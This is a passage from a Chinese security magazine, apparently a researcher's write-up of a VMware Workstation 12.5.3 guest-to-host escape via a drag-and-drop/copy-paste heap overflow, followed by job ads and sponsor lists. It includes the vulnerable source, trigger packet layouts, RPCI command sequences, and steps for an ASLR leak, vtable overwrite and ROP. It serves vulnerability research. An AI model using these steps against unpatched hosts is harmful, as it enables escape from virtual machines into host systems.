            */
          :
#ifndef __APPLE__
          /* %rbx is unchanged at the end of the function on Mac OS. */
          "rbx",
#endif
          "rcx", "rdx", "rsi", "rdi", "memory"
     );
}
```

上面的代码中出现了一个很奇怪的指令 inl。在通常环境下（例如 Linux 下默认的 I/O 权限设置），用户态程序是无法执行 I/O 指令的，因为这条指令只会让用户态程序出错并产生崩

溃。而此处这条指令产生的权限错误会被 host 上的 hypervisor 捕捉，从而实现通信。Backdoor 所引入的这种从 guest 上的用户态程序直接和 host 通信的能力，带来了一个有趣的攻击面 ,这个攻击面正好满足 Pwn2Own 的要求 :“在这个类型(指虚拟机逃逸这一类挑战) 中 ,攻击必须从 guest 的非管理员帐号发起 ,并实现在 host 操作系统中执行任意代码”。guest 将 0x564D5868 存入$eax，I/O 端口号 0x5658 或 0x5659 存储在$dx 中，分别对应低带宽和高带宽通信。其它寄存器被用于传递参数，例如$ecx 的低 16 位被用来存储命令号。对于 RPCI 通信，命令号会被设为 BDOOR_CMD_MESSAGE（ =30)。文件 lib/include/backdoor_def.h 中包含了一些支持的 backdoor 命令列表。host 捕捉到错误后，会读取命令号并分发至相应的处理函数。此处我省略了很多细节 , 如果你有兴趣可以阅读相关源码。

2.1 RPCI

远程过程调用接口 RPCI（ Remote Procedure Call Interface ）是基于前面提到的 Backdoor 机制实现的。依赖这个机制 , guest 能够向 host 发送请求来完成某些操作 , 例如，拖放（ Drag n Drop ）/复制粘贴（ Copy Paste ）操作、发送或获取信息等等。RPCI 请求的格式非常简单 :<命令> <参数>。例如 RPCI 请求 info-get guestinfo.ip 可以用来获取 guest 的 IP 地址。对于每个 RPCI 命令，在 vmware-vmx 进程中都有相关注册和处理操作。

需要注意的是有些 RPCI 命令是基于 VMCI 套接字实现的 , 但此内容已超出本文讨论的范畴。

3. 漏洞

花了一些时间逆向各种不同的 RPCI 处理函数之后 ,我决定专注于分析拖放(Drag n Drop，下面简称为 DnD ）和复制粘贴（ Copy Paste，下面简称为 CP ）功能。这部分可能是最复杂的 RPCI 命令 , 也是最可能找到漏洞的地方。在深入理解的 DnD/CP 内部工作机理后，可以很容易发现，在没有用户交互的情况下，这些处理函数中的许多功能是无法调用的。DnD/CP 的核心功能维护了一个状态机，在无用户交互（例如拖动鼠标从 host 到 guest 中）情况下，许多状态是无法达到的。

我决定看一看 Pwnfest 2016 上被利用的漏洞，该漏洞在这个 VMware 安全公告中有所提及。此时我的 idb 已经标上了很多符号，所以很容易就通过 bindiff 找到了补丁的位置。下面的代码是修补之前存在漏洞的函数（可以看出

services/plugins/dndcp/dnddndCPMsgV4.c 中有对应源码，漏洞依然存在于 open-vm-tools 的 git 仓库的 master 分支当中)：

```
static Bool
DnDCPMsgV4IsPacketValid(const uint8 *packet,
                        size_t packetSize)
{
    DnDCPMsgHdrV4 *msgHdr = NULL;
    ASSERT(packet);

    if (packetSize < DND_CP_MSG_HEADERSIZE_V4) {
        return FALSE;
    }

    msgHdr = (DnDCPMsgHdrV4 *)packet;

    /* Payload size is not valid. */
    if (msgHdr->payloadSize > DND_CP_PACKET_MAX_PAYLOAD_SIZE_V4) {
        return FALSE;
    }

    /* Binary size is not valid. */
    if (msgHdr->binarySize > DND_CP_MSG_MAX_BINARY_SIZE_V4) {
        return FALSE;
    }

    /* Payload size is more than binary size. */
    if (msgHdr->payloadOffset + msgHdr->payloadSize > msgHdr->binarySize) { // [1]
        return FALSE;
    }

    return TRUE;
}

Bool
DnDCPMsgV4_UnserializeMultiple(DnDCPMsgV4 *msg,
                               const uint8 *packet,
                               size_t packetSize)
```

```
{
    DnDCPMsgHdrV4 *msgHdr = NULL;
    ASSERT(msg);
    ASSERT(packet);

    if (!DnDCPMsgV4IsPacketValid(packet, packetSize)) {
        return FALSE;
    }

    msgHdr = (DnDCPMsgHdrV4 *)packet;

    /*
     * For each session, there is at most 1 big message. If the received
     * sessionId is different with buffered one, the received packet is for
     * another another new message. Destroy old buffered message.
     */
    if (msg->binary &&
          msg->hdr.sessionId != msgHdr->sessionId) {
        DnDCPMsgV4_Destroy(msg);
    }

    /* Offset should be 0 for new message. */
    if (NULL == msg->binary && msgHdr->payloadOffset != 0) {
        return FALSE;
    }

    /* For existing buffered message, the payload offset should match. */
    if (msg->binary &&
          msg->hdr.sessionId == msgHdr->sessionId &&
          msg->hdr.payloadOffset != msgHdr->payloadOffset) {
        return FALSE;
    }

    if (NULL == msg->binary) {
        memcpy(msg, msgHdr, DND_CP_MSG_HEADERSIZE_V4);
        msg->binary = Util_SafeMalloc(msg->hdr.binarySize);
    }
```

```
    /* msg->hdr.payloadOffset is used as received binary size. */
    memcpy(msg->binary + msg->hdr.payloadOffset,
                packet + DND_CP_MSG_HEADERSIZE_V4,
                msgHdr->payloadSize); // [2]
    msg->hdr.payloadOffset += msgHdr->payloadSize;
    return TRUE;
}
```

对于 Version 4 的 DnD/CP 功能，当 guest 发送分片 DnD/CP 命令数据包时，host 会调用上面的函数来重组 guest 发送的 DnD/CP 消息。接收的第一个包必须满足 payloadOffset 为 0，binarySize 代表堆上分配的 buffer 长度。[1]处的检查比较了包头中的 binarySize，用来确保 payloadOffset 和 payloadSize 不会越界。在[2]处，数据会被拷入分配的 buffer 中。但是[1]处的检查存在问题，它只对接收的第一个包有效，对于后续的数据包，这个检查是无效的，因为代码预期包头中的 binarySize 和分片流中的第一个包相同，但实际上你可以在后续的包中指定更大的 binarySize 来满足检查，并触发堆溢出。

所以，该漏洞可以通过发送下面的两个分片来触发：

```
packet 1{
  ...
  binarySize = 0x100
  payloadOffset = 0
  payloadSize = 0x50
  sessionId = 0x41414141
  ...
  #...0x50 bytes...#
}

packet 2{
  ...
  binarySize = 0x1000
  payloadOffset = 0x50
  payloadSize = 0x100
  sessionId = 0x41414141
  ...
  #...0x100 bytes...#
}
```

有了以上的知识 ,我决定看看 Version 3 中的 DnD/CP 功能中是不是也存在类似的问题。令人惊讶的是，几乎相同的漏洞存在于 Version 3 的代码中（这个漏洞最初通过逆向分析来发现，但是我们后来意识到 v3 的代码也在 open-vm-tools 的 git 仓库中）:

```
Bool
DnD_TransportBufAppendPacket(DnDTransportBuffer *buf,                  // IN/OUT
                             DnDTransportPacketHeader *packet, // IN
                             size_t packetSize)                        // IN
{
   ASSERT(buf);
   ASSERT(packetSize == (packet->payloadSize + DND_TRANSPORT_PACKET_HEADER_SIZE) &&
          packetSize <= DND_MAX_TRANSPORT_PACKET_SIZE &&
          (packet->payloadSize + packet->offset) <= packet->totalSize &&
          packet->totalSize <= DNDMSG_MAX_ARGSZ);

   if (packetSize != (packet->payloadSize + DND_TRANSPORT_PACKET_HEADER_SIZE) ||
       packetSize > DND_MAX_TRANSPORT_PACKET_SIZE ||
       (packet->payloadSize + packet->offset) > packet->totalSize || //[1]
       packet->totalSize > DNDMSG_MAX_ARGSZ) {
      goto error;
   }

   /*
    * If seqNum does not match, it means either this is the first packet, or there
    * is a timeout in another side. Reset the buffer in all cases.
    */
   if (buf->seqNum != packet->seqNum) {
      DnD_TransportBufReset(buf);
   }

   if (!buf->buffer) {
      ASSERT(!packet->offset);
      if (packet->offset) {
         goto error;
      }
      buf->buffer = Util_SafeMalloc(packet->totalSize);
      buf->totalSize = packet->totalSize;
```

```
        buf->seqNum = packet->seqNum;
        buf->offset = 0;
    }

    if (buf->offset != packet->offset) {
        goto error;
    }

    memcpy(buf->buffer + buf->offset,
            packet->payload,
            packet->payloadSize);
    buf->offset += packet->payloadSize;
    return TRUE;

error:
    DnD_TransportBufReset(buf);
    return FALSE;
}
```

Version 3 的 DnD/CP 在分片重组时，上面的函数会被调用。此处我们可以在[1]处看到与之前相同的情形，代码依然假设后续分片中的 totalSize 会和第一个分片一致。因此这个漏洞可以用和之前相同的方法触发：

```
packet 1{
  ...
  totalSize = 0x100
  payloadOffset = 0
  payloadSize = 0x50
  seqNum = 0x41414141
  ...
  #...0x50 bytes...#
}

packet 2{
  ...
  totalSize = 0x1000
  payloadOffset = 0x50
  payloadSize = 0x100
```

```
 seqNum = 0x41414141
 ...
 #...0x100 bytes...#
}
```

在 Pwn2Own 这样的比赛中，这个漏洞是很弱的，因为它只是受到之前漏洞的启发，而且甚至可以说是同一个。因此，这样的漏洞在赛前被修补并不惊讶（好吧，也许我们并不希望这个漏洞在比赛前一天被修复）。对应的 VMware 安全公告在这里。受到这个漏洞影响的 VMWare Workstation Pro 最新版本是 12.5.3。

接下来，让我们看一看这个漏洞是如何被用来完成从 guest 到 host 的逃逸的！

4. 漏洞利用

为了实现代码执行 ,我们需要在堆上覆盖一个函数指针 ,或者破坏 C++对象的虚表指针。

首先让我们看一看如何将 DnD/CP 协议的设置为 version 3，依次发送下列 RPCI 命令即可：

```
tools.capability.dnd_version 3
tools.capability.copypaste_version 3
vmx.capability.dnd_version
vmx.capability.copypaste_version
```

前两行消息分别设置了 DnD 和 Copy/Paste 的版本，后续两行用来查询版本，这是必须的，因为只有查询版本才会真正触发版本切换。RPCI 命令 vmx.capability.dnd_version 会检查 DnD/CP 协议的版本是否已被修改，如果是，就会创建一个对应版本的 C++对象。对于 version 3，2 个大小为 0xA8 的 C++对象会被创建，一个用于 DnD 命令，另一个用于 Copy/Paste 命令。

这个漏洞不仅可以让我们控制分配的大小和溢出的大小 ,而且能够让我们进行多次越界写。理想的话，我们可以用它分配大小为 0xA8 的内存块，并让它分配在 C++对象之前，然后利用堆溢出改写 C++对象的 vtable 指针，使其指向可控内存，从而实现代码执行。

这并非易事，在此之前我们必须解决一些其他问题。首先我们需要找到一个方法来绕过 ASLR，同时处理好 Windows Low Fragmented Heap。

4.1 绕过 ASLR


一般来说，我们需要找到一个对象，通过溢出来影响它，然后实现信息泄露。例如破坏一个带有长度或者数据指针的对象，并且可以从 guest 读取，然而我们没有找到这种对象。于

是我们逆向了更多的 RPCI 命令处理函数，来寻找可用的东西。那些成对的命令特别引人关注，例如你能用一个命令来设置一些数据，同时又能用相关命令来取回数据，最终我们找到的是一对命令 info-set 和 info-get：

```
info-set guestinfo.KEY VALUE
info-get guestinfo.KEY
```

VALUE 是一个字符串，字符串的长度可以控制堆上 buffer 的分配长度，而且我们可以分配任意多的字符串。但是如何用这些字符串来泄露数据呢？我们可以通过溢出来覆盖结尾的 null 字节，让字符串连接上相邻的内存块。如果我们能够在发生溢出的内存块和 DnD 或 CP 对象之间分配一个字符串，那么我们就能泄露对象的 vtable 地址，从而我们就可以知道 vmware-vmx 的地址。尽管 Windows 的 LFH 堆分配存在随机化，但我们能够分配任意多的字符串，因此可以增加实现上述堆布局的可能性，但是我们仍然无法控制溢出 buffer 后面分配的是 DnD 还是 CP 对象。经过我们的测试，通过调整一些参数，例如分配和释放不同数量的字符串，我们可以实现 60%到 80%的成功率。

下图总结了我们构建的堆布局情况（Ov 代表溢出内存块，S 代表 String，T 代表目标对象）。



我们的策略是：首先分配一些填满“A”的字符串，然后通过溢出写入一些“B”，接下来读取所有分配的字符串，其中含有“B”的就是被溢出的字符串。这样我们就找到了一个字符串可以被用来读取泄露的数据，然后以 bucket 的内存块大小 0xA8 的粒度继续溢出，每次溢

出后都检查泄露的数据。由于 DnD 和 CP 对象的 vtable 距离 vmware-vmx 基地址的偏移是固定的，每次溢出后只需要检查最低一些数据位，就能够判断溢出是否到达了目标对象。

4.2 获取代码执行

现在我们实现了信息泄露，也能知道溢出的是哪个 C++对象，接下来要实现代码执行。我们需要处理两种情形：溢出 CopyPaste 和 DnD。需要指出的是能利用的代码路径有很多，我们只是选择了其中一个。

4.2.1 覆盖 CopyPaste 对象

对于 CopyPaste 对象，我们可以覆盖虚表指针，让它指向我们可控的其他数据。我们需要找到一个指针，指针指向的数据是可控并被用做对象的虚表。为此我们使用了另一个 RPCI 命令 unity.window.contents.start。这个命令主要用于 Unity 模式下，在 host 上绘制一些图像。这个操作可以让我们往相对 vmware-vmx 偏移已知的位置写入一些数据。该命令接收的参数是图像的宽度和高度，二者都是 32 位，合并起来我们就在已知位置获得了一个 64 位的数据。我们用它来作为虚表中的一个指针，通过发送一个 CopyPast 命令即可触发该虚函数调用，步骤如下：

发送 unity.window.contents.start 命令，通过指定参数宽度和高度，往全局变量处写入一个 64 位的栈迁移 gadget 地址

覆盖对象虚表指针，指向伪造的虚表（调整虚表地址偏移）

发送 CopyPaste 命令，触发虚函数调用

ROP

4.2.2 覆盖 DnD 对象

对于 DnD 对象，我们不能只覆盖 vtable 指针，因为在发生溢出之后 vtable 会立马被访问，另一个虚函数会被调用，而目前我们只能通过 unity 图像的宽度和高度控制一个 qword，所以无法控制更大的虚表。

让我们看一看 DnD 和 CP 对象的结构，总结如下(一些类似的结构可以在 open-vm-tools 中找到，但是在 vmware-vmx 中会略有区别)：

```
DnD_CopyPaste_RpcV3{
    void * vtable;
    ...
    uint64_t ifacetype;
```

```
    RpcUtil{
        void * vtable;
        RpcBase * mRpc;
        DnDTransportBuffer{
            uint64_t seqNum;
            uint8_t * buffer;
            uint64_t totalSize;
            uint64_t offset;
            ...
        }
        ...
    }
}

RpcBase{
    void * vtable;
    ...
}
```

我们在此省略了结构中很多与本文无关的属性。对象中有个指针指向另一个 C++对象 RpcBase，如果我们能用一个可控数据的指针的指针覆盖 mRpc 这个域，那我们就控制了 RpcBase 的 vtable。对此我们可以继续使用 unity.window.contents.start 命令来来控制 mRpc ,该命令的另一个参数是 imgsize ,这个参数代表分配的图像 buffer 的大小。这个 buffer 分配出来后，它的地址会存在 vmware-vmx 的固定偏移处。我们可以使用命令 unity.window.contents.chunk 来填充 buffer 的内容。步骤如下：

发送 unity.window.contents.start 命令来分配一个 buffer，后续我们用它来存储一个伪造的 vtable。

发送 unity.window.contents.chunk 命令来填充伪造的 vtable，其中填入一个栈迁移的 gadget

通过溢出覆盖 DnD 对象的 mRpc 域 ,让它指向存储 buffer 地址的地方(某全局变量处)，即写入一个指针的指针

通过发送 DnD 命令来触发 mRpc 域的虚函数调用

ROP

P.S :vmware-vmx 进程中有一个可读可写可执行的内存页(至少在版本 12.5.3 中存在)。

4.3 稳定性讨论

正如前面提及的，因为 Windows LFH 堆的随机化，当前的 exploit 无法做到 100%成功率。不过可以尝试下列方法来提高成功率：

观察 0xA8 大小的内存分配，考虑是否可以通过一些 malloc 和 free 的调用来实现确定性的 LFH 分配，参考这里和这里。


寻找堆上的其他 C++对象，尤其是那些可以在堆上喷射的

寻找堆上其他带有函数指针的对象，尤其是那些可以在堆上喷射的

找到一个独立的信息泄漏漏洞

打开更多脑洞

4.4 演示效果



演示视频：

http://v.youku.com/v_show/id_XMjg3MjcwMzU4MA==.html?spm=a2h3j.8428770.3416059.1

5. 感想与总结

“No pwn no fun”，如果你想参加 Pwn2Own 这样的比赛，你就需要准备多个漏洞，或者找到高质量的漏洞。

6. 我是广告

对安全研究、安全研发感兴趣的朋友欢迎投简历到 hr@chaitin.com。

京东安全

京东安全 火招募

站在全球最具挑战的安全前沿，保护海量隐私数据，构建电商和金融风控，智能硬件和AI，京东云，大数据和威胁情报。这里是京东安全，我们只做最大影响力的安全，这里没有螺丝钉，欢迎上船，扬帆起航！

- ▶ 网络安全工程师、安全工程师、高级安全工程师
- ▶ 数据库审计研发工程师
- ▶ 研发工程师
- ▶ 安全专家
- ▶ 移动安全高级工程师
- ▶ 智能硬件安全工程师
- ▶ 威胁情报工程师
- ▶ 安全研究员
- ▶ 前端开发工程师/专家
- ▶ 云网络安全研发工程师/专家
- ▶ 安全大数据研发工程师/专家
- ▶ 中后端研发工程师/专家
- ▶ 高级java软件工程师
- ▶ 安全解决方案高级专家
- ▶ 云平台安全运营高级专家
- ▶ 云计算资深安全架构师

以上职位工作地点均在北京

简历请发送：cv-security@jd.com

京安小妹QQ：318455982

新浪官方微博：京东安全应急响应中心

致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊正式出版，一经发布，立刻在安全圈内掀起了一番读书热潮。同年4月，安全客2017年第一季度的季刊也如约发布。今天安全客2017年第二季度的季刊正式和大家见面了， 此次季刊收录了来自多个平台数十篇优秀技术文章， 涵盖Web安全、攻防前沿、安全热点事件、pwn2own专题等几大季度热点方向。由多位业内大咖：360首席安全管谭晓生、犇众信息CEO韩争光、长亭科技CEO陈宇森、启明星辰Adlab负责人大菠萝、滴滴出行系统安全部负责人鸡子、360追日团队负责人宋申雷以及flappypig队长Bibi倾情推荐，是网络安全从业者和爱好者不容错过的技术刊物！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢 ，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们是WisFree、石人族、童话，最后要感谢将本书编辑成册的所有幕后的工作人员们！

安全会议

注：logo按首字母顺序排列

安全平台

360SRC

71SRC

百度安全应急响应中心 Baidu Security Response Center

补天 漏洞响应平台

滴滴出行安全应急响应中心 Didichuxing Security Response Center

途牛安全应急响应中心 Tuniu Security Response Center

饿了么安全应急响应中心 Eleme Security Response Center

富友安全应急响应中心 Fuyou Security Response Center

好未来安全应急响应中心

竞技世界安全应急响应中心 JJ World Security Response Center

JSRC

coolpad LeEco 酷派安全响应中心

乐视安全应急响应中心 LeEco Security Response Center

乐信集团安全应急响应中心 LX Security Response Center

联想安全应急响应中心 Lenovo Security Response Center

美丽联合集团安全应急响应中心

MYSRC

应急响应中心 Security Response Center 美团点评

搜狗安全应急响应中心

苏宁安全应急响应中心 Suning Security Response Center

同程安全应急响应中心 LY Security Response Center

途牛安全应急响应中心 Tuniu Security Response Center

挖财安全应急响应中心 Wacai Security Response Center

网易安全应急响应中心 NetEase Security Response Center

WiFi 万能钥匙 安全应急响应中心

唯品会安全应急响应中心 VIP Security Response Center

微博安全应急响应中心 Weibo Security Response Center

小米安全中心 XIAOMI SECURITY CENTER

新浪安全应急响应中心 Sina Security Response Center

携程安全应急响应中心 Ctrip Security Response Center

宜人贷安全应急响应中心 Yirendai Security Response Center

猪八戒安全应急响应中心 ZBJ Security Response Center

安全公司

360 企业安全

AI安赛AISEC

安胜 Anscen

安信与诚

白帽汇 BAIMAOHUI.NET

犇众信息

长亭科技 CHAITIN.CN

春秋

凌晨网络科技

MoreSec 企业值得的安全伙伴

TASS 江南天安

锦行科技 Jeeseen Technologies

岂安科技

神月信安

四叶草安全 Clover Sec

SOBUG

无声信息

云盾先知 安全情报

知道创宇

ANPRO 安普诺

注：logo 按首字母顺序排列

安全媒体

安全团队

注：logo 按首字母顺序排列


NEWS
安全客
有思想的安全新媒体
专注传播有思想的安全声音
安全客一直致力于传播有思想的安全声音，
让我们将您的声音传达给数以万计的
网络安全爱好者！
投稿邮箱：linwei@360.cn
安全客APP
微信公众号